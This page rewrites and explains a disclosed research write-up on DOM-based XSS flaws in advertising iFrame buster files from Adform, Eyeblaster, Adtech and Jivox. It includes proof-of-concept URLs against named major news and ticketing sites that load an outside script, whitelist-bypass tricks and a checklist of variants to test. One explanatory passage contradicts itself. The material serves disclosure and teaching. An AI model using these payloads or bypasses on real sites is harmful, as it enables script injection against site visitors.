XSS vulnerabilities in multiple iframe busters affecting top tier sites
Multiple iframe buster HTML files hosted on publisher domains contained DOM-based XSS vulnerabilities due to weak domain whitelisting. An attacker could craft a URL that bypasses the whitelist and loads an arbitrary script, executing in the publisher's origin.
 Published on randywestergren.com

For those unfamiliar with modern advertising tech, iFrame Busters are HTML files hosted on publisher sites which allow ad creatives to extend outside of their standard boundaries. These expandable creatives are typically easy to identify on a site — usually the most annoying ads shown on a page.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
iFrame Busters are HTML files hosted on publisher domains that let ad creatives extend beyond their standard slot boundaries. They are the mechanism behind expandable ads, which are usually easy to spot on a page because they are the most intrusive ones. The ad tech industry is fragmented, so processes differ between vendors, and a publisher may be asked to host a large number of vendor-specific buster files to support expandable functionality.

A simple non-expanding creative is delivered in an iFrame whose src points at the advertiser's domain. The frame is restricted to a standard slot size such as 300x250, and same-origin policy prevents the ad from manipulating the top-level DOM. To let a specific vendor bypass SOP, the vendor supplies a buster file that the publisher hosts on its own domain.
A minimal buster (buster.html) reads the query string and appends a script element pointing at the vendor's server:
<!DOCTYPE HTML PUBLIC
  "-//W3C//DTD HTML 4.01 Transitional//EN"
  "http://www.w3.org/TR/html4/strict.dtd">
<html>
  <body>
    <script type="text/javascript" language="javascript">
      var _url = "http://www.domain.com/bust.js?" + document.location.search;
      var _script = document.createElement("script");
      _script.setAttribute("type", "text/javascript");
      _script.setAttribute("src", _url);
      document.body.appendChild(_script);
    </script>
  </body>
</html>
A publisher page embedding that buster looks like this:
<html>
   <head>
      <title>Example Host Site</title>
      <base href = "https://hostsite.com" />
   </head>
   <body>
      <div id="content">
         Test Example
      </div>
      <div id="banner_ad">
         <!-- Step 2: Initial external creative ad is rendered -->
         <iframe src="//ad-creative.com/showad.html?expandable=1&foo=bar">
            <!-- External ad vendor creative (banner ad) typically rendered here -->
            <!-- Step 3: Expandable ad placement identified,
                 redirect to https://hostsite.com/buster.html?params=here -->
         </iframe>
      </div>
   </body>
   <script>
      // Step 1: Ad Vendor bidding/creative logic
      adObj.init("banner_ad");
   </script>
</html>
In step 3 the frame holding the initial ad is redirected to the publisher's own domain, where buster.html lives. The buster then has access to the parameters passed in the URL and uses them to drive the behaviour of that particular impression. Because busters are vendor-specific, a publisher ends up hosting many third-party HTML files. Until recently Google provided a multi-vendor iFrame Buster kit for download within its DoubleClick AdExchange documentation.
Setup
No accounts, roles or special tooling are described. The work was source review of publicly reachable buster files hosted on publisher domains, plus live proof-of-concept URLs. The only version named in the report is Adform IFrame Manager 1.7.48 (source header dated 2016-08-24 13:50:17). The Eyeblaster "Add in Eye" buster's full source is linked as a gist rather than reproduced. The Adtech and Jivox busters are shown in full.
Finding it
After Google announced the recommended removal of several busters in its kit from publisher domains, the researcher reviewed the remaining busters as well as the more popular ones not used by DoubleClick. DOM-based XSS was identified in most of them. The common thread is a weak whitelist: a URL taken from the fragment or query string is checked against a domain pattern and then written into the DOM as a script source. Each vendor implements the check differently, and each check can be satisfied while the browser still fetches an attacker-controlled file.
Exploitation
Adform IFrame Manager 1.7.48
The buster accepts a source URL that is written to the DOM as an external JavaScript source. A regex test attempts to whitelist the domains the script may come from:
/*
 Adform.IFrameManager.js, version 1.7.48

 Copyright Adform
 http://www.adform.com

 Date: 2016-08-24 13:50:17
*/
(function(c, b) {
    if (!b.CACHE) {
        c.ADF_STUB = !0;
        var a = location.hash.split("#"),
            a = 2 < a.length ? a[2] : a[1].split("%23").slice(1).join("%23");
        if (!/^(https?:|)\/\/(?:[^\/]+?\.)(adform|adformdsp)\.(com|net|local)(\/|$)/i.test(a)) throw Error('Invalid "host"');
        b.document.write('<script src="' + a + '">\x3c/script>')
    }
})(Adform = window.Adform || {}, window);
The regex requires the URL to start with https:// and to end with {almost_anything}.adform.com, where anything except forward slashes is allowed in between. That is loose enough to bypass. The payload below uses a GET parameter (test.adform.com) and a malformed path with a backslash instead of a forward slash so the regex matches while the browser requests a different file:
https://hostsite.com/adform/IFrameManager.html##https://randywestergren.com\iframe-buster-poc.js?test.adform.com
Eyeblaster (Add in Eye)
This buster is still seen live on numerous top tier sites. The vulnerability is in _prepareVerificationJsonObj, which builds a JSON object from the attacker-controlled document.location.search string:
/* Snipped for brevity */
_prepareVerificationJsonObj: function(strHtml) {
    var strObj = {};
    var arrData = strHtml.split("::");
    strObj.addineyeDomain = arrData[0] ? arrData[0] : "";
    strObj.ebBs = arrData[1] ? arrData[1] : "bs.serving-sys.com";
    strObj.ebProtocol = arrData[2] ? arrData[2] : "http://";
    return strObj;
}

_handleAddIneyeVerification: function(strHtml) {
    var myAddInEyePos = strHtml.indexOf("strAie");
    var strAddInEye = "";
    if (myAddInEyePos != -1) {
        myAddInEyePos += 6;
        strAddInEye = strHtml.substr(myAddInEyePos);
        strAddInEye = unescape(strAddInEye);
        addInEyeObj = this._prepareVerificationJsonObj(strAddInEye);
        this._sendAddInEyeVerificationToServer(addInEyeObj);
    }
}

_sendAddInEyeVerificationToServer: function(addInEyeObj) {
    var addineyePipe = "";
    if (addInEyeObj) {
        addineyePipe = addInEyeObj.ebProtocol + addInEyeObj.ebBs + "/BurstingPipe/adServer.bs?cn=dmvld&dm=" + addInEyeObj.addineyeDomain;
        document.write("<scr" + "ipt src='" + addineyePipe + "'></scr" + "ipt>");
    }
}
The object passed to _sendAddInEyeVerificationToServer is derived from a double-colon delimited string found in the strAie query string parameter. An arbitrary domain and path can be set in _prepareVerificationJsonObj with no whitelisting check. Three full, live PoC URLs:
http://www.cnn.com/eyeblaster/addineyeV2.html?strBanner=1&strAie::randywestergren.com/iframe-buster-poc.js?::https://

https://www.fandango.com/eyeblaster/addineyeV2.html?strBanner=1&strAie::randywestergren.com/iframe-buster-poc.js?::https://

https://www.forbes.com/eyeblaster/addineyeV2.html?strBanner=1&strAie::randywestergren.com/iframe-buster-poc.js%3f::https://
Adtech
Adtech extracts the domain from the passed script URL and checks it against an array of allowed domains:
 var allowed_domains = ['adserver.adtech.de', 'adserver.adtechus.com',
     'aka-cdn.adtech.de', 'aka-cdn-ns.adtech.de',
     'pictela.net'
 ];
 try {
     var adtechIframeHashArray = self.document.location.hash.substring(1).split('|ifv|');
     var domain = adtechIframeHashArray[0].match(/https?:\/\/([^:^\/]*)/i)[1];
     for (var d in allowed_domains) {
         if (allowed_domains[d] == domain) {
             document.write('<scr' + 'ipt type="text/javascript" src="' + adtechIframeHashArray[0] + '"></scr' + 'ipt>');
             break;
         }
     }
 } catch (e) {}
The weakness is in the regex: it treats anything before a colon as the parsed domain. An attacker satisfies the whitelist while making the browser request a file from another source by embedding basic authentication credentials in the URL:
This PoC does not work in Chrome, because embedded credential support has been blocked since version 59. It still works in most other browsers, including Firefox.
Jivox
The Jivox buster has a different kind of weakness:
var parameters = {};

function getValueWithDefault(key, input, defaultValue) {
    if (input != null && array_key_exists(key, input))
        return input[key];
    return defaultValue;
}

function array_key_exists(key, search) {
    return (typeof search[key] != "undefined");
}

function initIBuster() {
    try {
        var queryString = unescape(document.location.search.substr(1));
        var queryParameters = queryString.split('&');

        for (var i = 0; i < queryParameters.length; i++) {
            var keyValue = queryParameters[i].split('=');
            parameters[keyValue[0]] = keyValue[1];
        }

        var iBusterResourceURL = getValueWithDefault("iBusterResourceURL", parameters, "");
        iBusterResourceURL = iBusterResourceURL.split(".");

        var filePath = getValueWithDefault("filePath", parameters, "");

        document.write(unescape('%3Cscript src="' + iBusterResourceURL[0] + '.jivox.com/player/' + getValueWithDefault("iBusterVersion", parameters, "") + '/iBuster.js"  type="text/javascript" %3E%3C/script%3E'));
    } catch (e) {}
}

initIBuster();
The variable to control is iBusterResourceURL, which populates the script tag's src. The parent domain is already hard-coded in the string written to the DOM, so the attacker only needs to place a legitimate URL before that string and make the rest irrelevant to the actual request. Two details matter: the value is split on period characters, so the code expects the first subdomain of the passed URL, and there is an unescape before the document.write. Double-encoding satisfies both conditions:
https://www.foxnews.com/jivox/jivoxIBuster.html?iBusterResourceURL=https://randywestergren%252Ecom/iframe-buster-poc%252Ejs%23
After URL decoding, the iBusterResourceURL value is:
https://randywestergren%2Ecom/iframe-buster-poc%2Ejs#
After the unescape:
https://randywestergren.com/iframe-buster-poc.js#
The hash (fragment identifier) at the end makes the remaining hard-coded characters ineffective at controlling the URL.
Root cause
Every case is a DOM-based XSS caused by a whitelist that validates a string rather than the URL the browser will actually resolve. Adform allows any characters except forward slashes before the required suffix, so a backslash and a query parameter satisfy the regex. Eyeblaster performs no whitelist check at all on the domain taken from the strAie parameter. Adtech parses the domain as everything before the first colon, so embedded credentials pass the check while the request goes elsewhere. Jivox splits on periods and calls unescape before writing, so double-encoded dots and a trailing fragment let an attacker-controlled host be used while the hard-coded suffix is ignored. In each case the buster file sits on the publisher's origin, so any script it loads runs with that origin's privileges.
Impact
An attacker who can get a victim to load a crafted buster URL on a publisher domain can execute arbitrary JavaScript in that origin. The report gives live PoC URLs against buster files on top tier sites, including CNN, Fandango, Forbes, Ticketmaster and Fox News. The Adtech payload depends on the browser honouring embedded credentials in URLs, which Chrome no longer does. The report does not describe what an attacker would do with the resulting script execution beyond loading their own file.
Fix
Google's security team confirmed the vulnerabilities and removed the files. The report does not say which files were removed beyond the additional vulnerable busters it covered. For domain parsing and whitelisting in JavaScript, the report recommends the DOM API instead of regular expressions:
var e = document.createElement("a");
e.href = "https://randywestergren.com/test?test123";

e.hostname; // => "randywestergren.com"
Variants to test
- Feed a buster's URL parameter a value with a backslash before the required suffix, as in the Adform case. A positive result is a script request to your host while the whitelist regex still matches.
- Look for parameters that are split on a delimiter such as
::and used to build a script source without a whitelist, as in Eyeblaster. A positive result is your domain appearing in the generatedsrc. - Try embedded basic authentication credentials in the URL so the parsed domain differs from the requested host, as in Adtech. A positive result is a request to your host from a browser that still supports embedded credentials.
- Try double-encoded dots and a trailing
#where the code splits on periods and callsunescapebefore writing, as in Jivox. A positive result is your host being requested with the hard-coded suffix neutralised by the fragment. - Check whether the buster file is served from the publisher's origin. A positive result is script execution under the publisher's origin.
What happened, in plain words
Websites that show advertising often host small helper files on their own domain. These files exist so that an advert can grow bigger than the little box it was given, for example a banner that expands over the page when you hover over it. The helper files are called iFrame Busters. A security researcher looked at a number of these files on well-known websites, found that several of them could be tricked into loading and running code from a stranger's server, and reported the problem to Google. Google confirmed the issue and removed the affected files. This article walks through what these files do, why they were vulnerable, and how each trick worked, in the same order as the original write-up.
Background: what an iFrame is and why adverts need a way out of it
Before the vulnerabilities make sense, you need three ideas: an iFrame, the same-origin policy, and the iFrame Buster.
An iFrame is a window inside a web page. It is a rectangle in which the browser displays another web page, possibly from a completely different website. Think of it as a picture frame hanging on a wall: the wall is the page you are reading, and the picture inside the frame is a separate page that the frame's owner does not control.
A creative is the advertising industry's word for the actual advert content: the image, the animation, the video, the clickable banner. When you see an advert on a news site, the creative is what was delivered into the ad slot.
An ad slot is the fixed rectangle on the page reserved for advertising, for example 300 pixels wide by 250 pixels tall. That is a standard size in the industry.
The same-origin policy is a rule every browser enforces. Two pages are on the same origin if they share the same protocol (http or https), the same hostname (for example example.com) and the same port. The rule says: a page from one origin may not read or change the contents of a page from another origin. It is the reason a random website cannot open your bank's page in a hidden frame and read your balance. Think of it as a rule in an office building: you can look through the glass door of another department, but you cannot walk in and rearrange their furniture.
Now the problem for advertisers. An advert is delivered inside an iFrame whose src (the address the frame loads) points at the advertiser's own server. The frame is limited to the slot size, and the same-origin policy stops the advert from reaching out and changing the page around it. That is fine for a plain banner, but it makes expandable adverts impossible: the advert cannot grow beyond its frame, and it cannot touch the page it sits in.
The image above shows the kind of expandable advert this whole mechanism exists to support: the most intrusive ads on a page, the ones that grow out of their slot.
To get around the same-origin policy for one specific trusted vendor, the vendor supplies a small HTML file, the iFrame Buster, and asks the publisher (the website owner) to host that file on the publisher's own domain. Because the file now lives on the publisher's origin, any script it loads runs with the publisher's privileges and can resize, move and otherwise manipulate the page. That is the whole point, and it is also the whole danger.
The image above shows a simple, non-expanding creative being delivered on a publisher's page, so you can see the normal case before the expanding one.
In that normal case, the src attribute of the iFrame points at the advertiser's domain, which embeds the creative. Nothing unusual: this is how any externally pointing iFrame works. The frame's size is restricted to 300x250, a standard ad slot size. The advert cannot display beyond its frame, and it cannot manipulate the top-level page's DOM (the page's structure) because of the same-origin policy.
A minimal buster file, named buster.html, might look like this:
<!DOCTYPE HTML PUBLIC
  "-//W3C//DTD HTML 4.01 Transitional//EN"
  "http://www.w3.org/TR/html4/strict.dtd">
<html>
  <body>
    <script type="text/javascript" language="javascript">
      var _url = "http://www.domain.com/bust.js?" + document.location.search;
      var _script = document.createElement("script");
      _script.setAttribute("type", "text/javascript");
      _script.setAttribute("src", _url);
      document.body.appendChild(_script);
    </script>
  </body>
</html>
Line by line:
- The first lines are the standard opening of an HTML document, declaring which version of HTML is being used. They are boilerplate and do nothing interesting.
<html>and<body>open the page and its visible body.<script type="text/javascript" language="javascript">starts a block of JavaScript, the language browsers run.var _url = "http://www.domain.com/bust.js?" + document.location.search;builds a web address.document.location.searchis the part of the current page's address that starts with a question mark, the query string, which carries parameters such as?foo=bar. The code glues that onto the vendor's own address, so the vendor's script receives whatever parameters the buster was called with.var _script = document.createElement("script");creates a new, empty script element in memory. Nothing is on the page yet.- The two
setAttributelines set that element's type and, crucially, itssrc, the address of the script to load. The address is the_urlbuilt in step 4. document.body.appendChild(_script);puts the element into the page. The moment a script element with asrcenters the page, the browser fetches that address and runs whatever JavaScript comes back.
That last point is the heart of everything that follows. If an attacker can influence the address that ends up in src, the browser will obediently fetch and run the attacker's JavaScript, on the publisher's domain, with the publisher's privileges.
A publisher page that embeds such a buster looks like this:
<html>
   <head>
      <title>Example Host Site</title>
      <base href = "https://hostsite.com" />
   </head>
   <body>
      <div id="content">
         Test Example
      </div>
      <div id="banner_ad">
         <!-- Step 2: Initial external creative ad is rendered -->
         <iframe src="//ad-creative.com/showad.html?expandable=1&foo=bar">
            <!-- External ad vendor creative (banner ad) typically rendered here -->
            <!-- Step 3: Expandable ad placement identified,
                 redirect to https://hostsite.com/buster.html?params=here -->
         </iframe>
      </div>
   </body>
   <script>
      // Step 1: Ad Vendor bidding/creative logic
      adObj.init("banner_ad");
   </script>
</html>
Line by line:
<head>holds information about the page rather than visible content. The<title>is the text shown in the browser tab.<base href = "https://hostsite.com" />sets the base address for relative links on the page. It tells the browser that any address written without a full domain should be resolved againsthttps://hostsite.com.<div id="content">is an ordinary block of page content, here just the words "Test Example".<div id="banner_ad">is the container reserved for the advert.- The
<iframe src="//ad-creative.com/showad.html?expandable=1&foo=bar">is the advert frame. Itssrcpoints at the advertiser's server,ad-creative.com, and passes two parameters:expandable=1andfoo=bar. The//at the start means "use the same protocol as the current page". - The HTML comments inside the frame describe the sequence. Step 2 is the initial external creative being rendered. Step 3 is the moment the advert decides it wants to expand, at which point the frame is redirected to
https://hostsite.com/buster.html?params=here, the buster file on the publisher's own domain. - At the bottom, the
<script>block is step 1: the ad vendor's own logic that decides which creative to show and sets everything in motion withadObj.init("banner_ad").
So the flow is: the vendor's code runs first and picks a creative; the creative is shown in a frame pointing at the advertiser; if the creative wants to expand, the frame is redirected to the buster file on the publisher's domain. The buster then reads the parameters in its own address and uses them to drive the behaviour of that particular ad impression.
Because busters are vendor-specific, a publisher may be asked to host a whole collection of third-party HTML files, one per vendor, to support expandable functionality. Until recently, Google provided a multi-vendor iFrame Buster kit for download within its DoubleClick AdExchange documentation.
Finding the problem
After Google announced the recommended removal of several busters in its kit from publisher domains, the researcher decided to review some of the remaining busters as well as the more popular ones not used by DoubleClick. He identified DOM-based XSS vulnerabilities in most of them.
XSS stands for cross-site scripting. It means getting your own JavaScript to run inside someone else's website, in the browser of a victim who visits that site. The script then runs with the trust the victim gives that site: it can read what the page can read, act as the logged-in user, and change what the page shows. DOM-based means the flaw lives in the page's own JavaScript: the script takes a value from the address bar (or another part of the page) and writes it somewhere dangerous, such as a script src, without checking it properly. The server never sees the attack; the browser does all the damage on its own.
The common thread across the busters is a weak whitelist. A whitelist is a list of things that are allowed, and everything else is refused. Here the whitelist is meant to be a list of domains the buster may load scripts from. Each vendor implements the check differently, and in each case the check can be satisfied while the browser still fetches a file from an attacker's server. The gap between "what the check thinks the address is" and "what the browser actually requests" is the bug.
No accounts, roles or special tooling are described. The work was source review: reading the publicly reachable buster files hosted on publisher domains, plus live proof-of-concept URLs. The only version named is Adform IFrame Manager 1.7.48 (source header dated 2016-08-24 13:50:17). The Eyeblaster "Add in Eye" buster's full source is linked as a gist rather than reproduced. The Adtech and Jivox busters are shown in full.
The Adform buster
The buster accepts a source URL that is written to the DOM as an external JavaScript source. A regex, short for regular expression, is a pattern used to test whether a piece of text has a certain shape. Here a regex test attempts to whitelist the domains the script may come from:
/*
 Adform.IFrameManager.js, version 1.7.48

 Copyright Adform
 http://www.adform.com

 Date: 2016-08-24 13:50:17
*/
(function(c, b) {
    if (!b.CACHE) {
        c.ADF_STUB = !0;
        var a = location.hash.split("#"),
            a = 2 < a.length ? a[2] : a[1].split("%23").slice(1).join("%23");
        if (!/^(https?:|)\/\/(?:[^\/]+?\.)(adform|adformdsp)\.(com|net|local)(\/|$)/i.test(a)) throw Error('Invalid "host"');
        b.document.write('<script src="' + a + '">\x3c/script>')
    }
})(Adform = window.Adform || {}, window);
Line by line:
- The block between
/*and*/is a comment: the file name, version, copyright and date. Comments are ignored by the browser. (function(c, b) { ... })(Adform = window.Adform || {}, window);defines a function and immediately calls it, passing two things in.cbecomes theAdformobject (created if it does not exist yet) andbbecomes the browser's globalwindowobject. This is a common way to keep variables out of the global scope.if (!b.CACHE) {runs the rest only if a flag calledCACHEis not set on the window. It is a guard so the code does not run twice.c.ADF_STUB = !0;sets a marker on the Adform object.!0is just a short way of writingtrue.var a = location.hash.split("#"),takes the fragment identifier, the part of the address after a#, and splits it on every#character. The result is an array of pieces. The fragment is the part of a URL that normally points to a section of a page; here the buster uses it to carry data.a = 2 < a.length ? a[2] : a[1].split("%23").slice(1).join("%23");picks the value to use. If there are more than two pieces, take the third one (a[2]). Otherwise take the second piece, split it on the encoded#(%23), drop the first part and rejoin the rest. This handles two ways of writing the same thing.if (!/^(https?:|)\/\/(?:[^\/]+?\.)(adform|adformdsp)\.(com|net|local)(\/|$)/i.test(a)) throw Error('Invalid "host"');is the whitelist. The regex between the slashes is tested againsta. If it does not match, an error is thrown and nothing else happens. Theiat the end makes the match case-insensitive.b.document.write('<script src="' + a + '">\x3c/script>')writes a script tag into the page, withaas the source.\x3cis just the character<, written in an escaped form so the surrounding script does not end early. This is the dangerous line: whateverais, it becomes the address of a script the browser will fetch and run.
Now the regex itself. It requires the URL to start with https:// (or http://), then //, then {almost_anything}., then one of adform, adformdsp, then .com, .net or .local, then a slash or the end of the string. The [^\/]+? part means "one or more characters that are not a forward slash". So anything except a forward slash is allowed in between. That is loose enough to bypass.
The payload below uses a GET parameter (test.adform.com) and a malformed path with a backslash instead of a forward slash, so the regex matches while the browser requests a different file:
https://hostsite.com/adform/IFrameManager.html##https://randywestergren.com\iframe-buster-poc.js?test.adform.com
Why this works: the regex sees https://randywestergren.com\iframe-buster-poc.js?test.adform.com. The [^\/]+? part happily matches randywestergren.com\iframe-buster-poc.js?test.adform.com because there is no forward slash in it, and the required .adform.com suffix is satisfied by the ?test.adform.com at the end. The regex is happy. But the browser does not treat a backslash the way the regex does: in a URL, a backslash is normalised to a forward slash. So the browser reads the address as https://randywestergren.com/iframe-buster-poc.js?test.adform.com and fetches the attacker's script. The check and the browser disagree about what the address means, and that disagreement is the vulnerability.
The Eyeblaster buster
This buster is still seen live on numerous top tier sites. The full source is a bit lengthy, so it is linked as a gist rather than reproduced. The vulnerability is in _prepareVerificationJsonObj, which builds a JSON object from the attacker-controlled document.location.search string.
JSON is a simple text format for structured data, made of names and values in curly braces, like {"name": "value"}. A JSON object is just such a bundle of named values. Here the code builds one from the query string.
/* Snipped for brevity */
_prepareVerificationJsonObj: function(strHtml) {
    var strObj = {};
    var arrData = strHtml.split("::");
    strObj.addineyeDomain = arrData[0] ? arrData[0] : "";
    strObj.ebBs = arrData[1] ? arrData[1] : "bs.serving-sys.com";
    strObj.ebProtocol = arrData[2] ? arrData[2] : "http://";
    return strObj;
}

_handleAddIneyeVerification: function(strHtml) {
    var myAddInEyePos = strHtml.indexOf("strAie");
    var strAddInEye = "";
    if (myAddInEyePos != -1) {
        myAddInEyePos += 6;
        strAddInEye = strHtml.substr(myAddInEyePos);
        strAddInEye = unescape(strAddInEye);
        addInEyeObj = this._prepareVerificationJsonObj(strAddInEye);
        this._sendAddInEyeVerificationToServer(addInEyeObj);
    }
}

_sendAddInEyeVerificationToServer: function(addInEyeObj) {
    var addineyePipe = "";
    if (addInEyeObj) {
        addineyePipe = addInEyeObj.ebProtocol + addInEyeObj.ebBs + "/BurstingPipe/adServer.bs?cn=dmvld&dm=" + addInEyeObj.addineyeDomain;
        document.write("<scr" + "ipt src='" + addineyePipe + "'></scr" + "ipt>");
    }
}
Line by line:
_prepareVerificationJsonObj: function(strHtml) {defines a function that takes a string and returns a JSON object.var strObj = {};starts with an empty object.var arrData = strHtml.split("::");splits the input string on every double colon::. The result is an array of pieces.strObj.addineyeDomain = arrData[0] ? arrData[0] : "";sets theaddineyeDomainfield to the first piece, or to an empty string if the first piece is missing.strObj.ebBs = arrData[1] ? arrData[1] : "bs.serving-sys.com";sets theebBsfield to the second piece, or to a default server name if missing.strObj.ebProtocol = arrData[2] ? arrData[2] : "http://";sets theebProtocolfield to the third piece, or tohttp://if missing.return strObj;hands the object back._handleAddIneyeVerification: function(strHtml) {defines the function that finds the relevant part of the query string.var myAddInEyePos = strHtml.indexOf("strAie");looks for the textstrAiein the string and records where it starts, or-1if it is not there.if (myAddInEyePos != -1) {runs the rest only ifstrAiewas found.myAddInEyePos += 6;moves the position forward by six characters, the length ofstrAie, so it now points just after the parameter name.strAddInEye = strHtml.substr(myAddInEyePos);takes everything from that position to the end of the string.strAddInEye = unescape(strAddInEye);decodes any percent-encoded characters, such as%3fback to?.unescapeis an old JavaScript function that reverses URL encoding.addInEyeObj = this._prepareVerificationJsonObj(strAddInEye);builds the JSON object from the decoded string.this._sendAddInEyeVerificationToServer(addInEyeObj);passes it on._sendAddInEyeVerificationToServer: function(addInEyeObj) {defines the function that actually writes the script tag.var addineyePipe = "";starts with an empty string.if (addInEyeObj) {runs only if there is an object.addineyePipe = addInEyeObj.ebProtocol + addInEyeObj.ebBs + "/BurstingPipe/adServer.bs?cn=dmvld&dm=" + addInEyeObj.addineyeDomain;glues together the protocol, the server name, a fixed path and the domain field. Every one of those pieces except the fixed path came from the query string.document.write("<scr" + "ipt src='" + addineyePipe + "'></scr" + "ipt>");writes a script tag into the page with that address. The tag is split into"<scr" + "ipt"and"</scr" + "ipt>"so the surrounding script does not end early. Again, whatever ends up inaddineyePipeis fetched and run.
So the object passed to _sendAddInEyeVerificationToServer is derived from a double-colon delimited string found in the strAie query string parameter. An arbitrary domain and path can be set in _prepareVerificationJsonObj with no whitelisting check at all. There is no regex here, no allowed list, nothing: the first piece of the strAie value becomes the domain, and the domain is glued into the script address.
Three full, live PoC URLs:
http://www.cnn.com/eyeblaster/addineyeV2.html?strBanner=1&strAie::randywestergren.com/iframe-buster-poc.js?::https://

https://www.fandango.com/eyeblaster/addineyeV2.html?strBanner=1&strAie::randywestergren.com/iframe-buster-poc.js?::https://

https://www.forbes.com/eyeblaster/addineyeV2.html?strBanner=1&strAie::randywestergren.com/iframe-buster-poc.js%3f::https://
Why these work: the strAie parameter's value is ::randywestergren.com/iframe-buster-poc.js?::https://. Split on ::, the first piece is empty, the second is randywestergren.com/iframe-buster-poc.js?, and the third is https://. Wait: the code takes arrData[0] as the domain, and here arrData[0] is empty. The trick is that the parameter name itself is part of the string being searched. The code looks for strAie in the whole query string and takes everything after it, so the value it actually parses starts with ::randywestergren.com/.... Split on ::, the first piece is empty, the second is the attacker's domain and path, and the third is the protocol. The empty first piece falls back to "", the second becomes ebBs, and the third becomes ebProtocol. The resulting script address is https://randywestergren.com/iframe-buster-poc.js?/BurstingPipe/adServer.bs?cn=dmvld&dm=. The browser requests the attacker's file, and the rest of the address is just a query string the attacker's server can ignore. The third URL uses %3f instead of ? because some sites encode it that way; unescape turns it back into ? before parsing.
The Adtech buster
Adtech extracts the domain from the passed script URL and checks it against an array of allowed domains:
 var allowed_domains = ['adserver.adtech.de', 'adserver.adtechus.com',
     'aka-cdn.adtech.de', 'aka-cdn-ns.adtech.de',
     'pictela.net'
 ];
 try {
     var adtechIframeHashArray = self.document.location.hash.substring(1).split('|ifv|');
     var domain = adtechIframeHashArray[0].match(/https?:\/\/([^:^\/]*)/i)[1];
     for (var d in allowed_domains) {
         if (allowed_domains[d] == domain) {
             document.write('<scr' + 'ipt type="text/javascript" src="' + adtechIframeHashArray[0] + '"></scr' + 'ipt>');
             break;
         }
     }
 } catch (e) {}
Line by line:
var allowed_domains = [...]is the whitelist: an array of five domain names that are allowed.try {starts a block where errors are caught rather than crashing the page.var adtechIframeHashArray = self.document.location.hash.substring(1).split('|ifv|');takes the fragment (the part after#), drops the leading#withsubstring(1), and splits the rest on the literal text|ifv|. The result is an array of pieces.var domain = adtechIframeHashArray[0].match(/https?:\/\/([^:^\/]*)/i)[1];runs a regex on the first piece. The regex looks forhttp://orhttps://followed by a group of characters that are not a colon and not a forward slash.match(...)returns an array whose first element is the whole match and whose second element is the captured group, so[1]is the captured domain. This is the parsed domain.for (var d in allowed_domains) {loops over the whitelist.if (allowed_domains[d] == domain) {checks whether the parsed domain equals an allowed one.document.write('<scr' + 'ipt type="text/javascript" src="' + adtechIframeHashArray[0] + '"></scr' + 'ipt>');if it matches, writes a script tag whose source is the whole first piece, not just the parsed domain. This is the dangerous line.break;stops the loop once a match is found.} catch (e) {}swallows any error silently.
The weakness is in the regex: it treats anything before a colon as the parsed domain. The [^:^\/]* part stops at the first colon. So if the URL contains a colon early, the parsed domain is whatever comes before it, while the browser will request the whole URL. An attacker satisfies the whitelist while making the browser request a file from another source by embedding basic authentication credentials in the URL.
Basic authentication is an old way of putting a username and password directly into a web address, in the form https://username:password@host/path. The browser sends those credentials to the host when it connects. The important part here is the colon between username and password: it appears before the real host, so the regex stops there.
Why this works: the regex sees https://adserver.adtech.de:[redacted]@randywestergren.com/.... It matches https:// and then captures everything up to the first colon, which is adserver.adtech.de. That is on the whitelist, so the check passes. But the browser reads the address as "connect to randywestergren.com, using the username adserver.adtech.de and the password [redacted]". The browser requests the attacker's file. The check and the browser disagree again.
This PoC does not work in Chrome, because embedded credential support has been blocked since version 59. It still works in most other browsers, including Firefox.
The Jivox buster
The Jivox buster has a different kind of weakness:
var parameters = {};

function getValueWithDefault(key, input, defaultValue) {
    if (input != null && array_key_exists(key, input))
        return input[key];
    return defaultValue;
}

function array_key_exists(key, search) {
    return (typeof search[key] != "undefined");
}

function initIBuster() {
    try {
        var queryString = unescape(document.location.search.substr(1));
        var queryParameters = queryString.split('&');

        for (var i = 0; i < queryParameters.length; i++) {
            var keyValue = queryParameters[i].split('=');
            parameters[keyValue[0]] = keyValue[1];
        }

        var iBusterResourceURL = getValueWithDefault("iBusterResourceURL", parameters, "");
        iBusterResourceURL = iBusterResourceURL.split(".");

        var filePath = getValueWithDefault("filePath", parameters, "");

        document.write(unescape('%3Cscript src="' + iBusterResourceURL[0] + '.jivox.com/player/' + getValueWithDefault("iBusterVersion", parameters, "") + '/iBuster.js"  type="text/javascript" %3E%3C/script%3E'));
    } catch (e) {}
}

initIBuster();
Line by line:
var parameters = {};creates an empty object to hold the query string parameters.getValueWithDefaultis a small helper: given a key, an object and a default, it returns the value if the key exists, otherwise the default. It is a convenience so the code does not crash on missing parameters.array_key_existsis another helper that checks whether a key exists in an object.function initIBuster() {defines the main function.try {starts an error-catching block.var queryString = unescape(document.location.search.substr(1));takes the query string, drops the leading?withsubstr(1), and decodes any percent-encoded characters withunescape.var queryParameters = queryString.split('&');splits it on&, giving one piece per parameter.- The
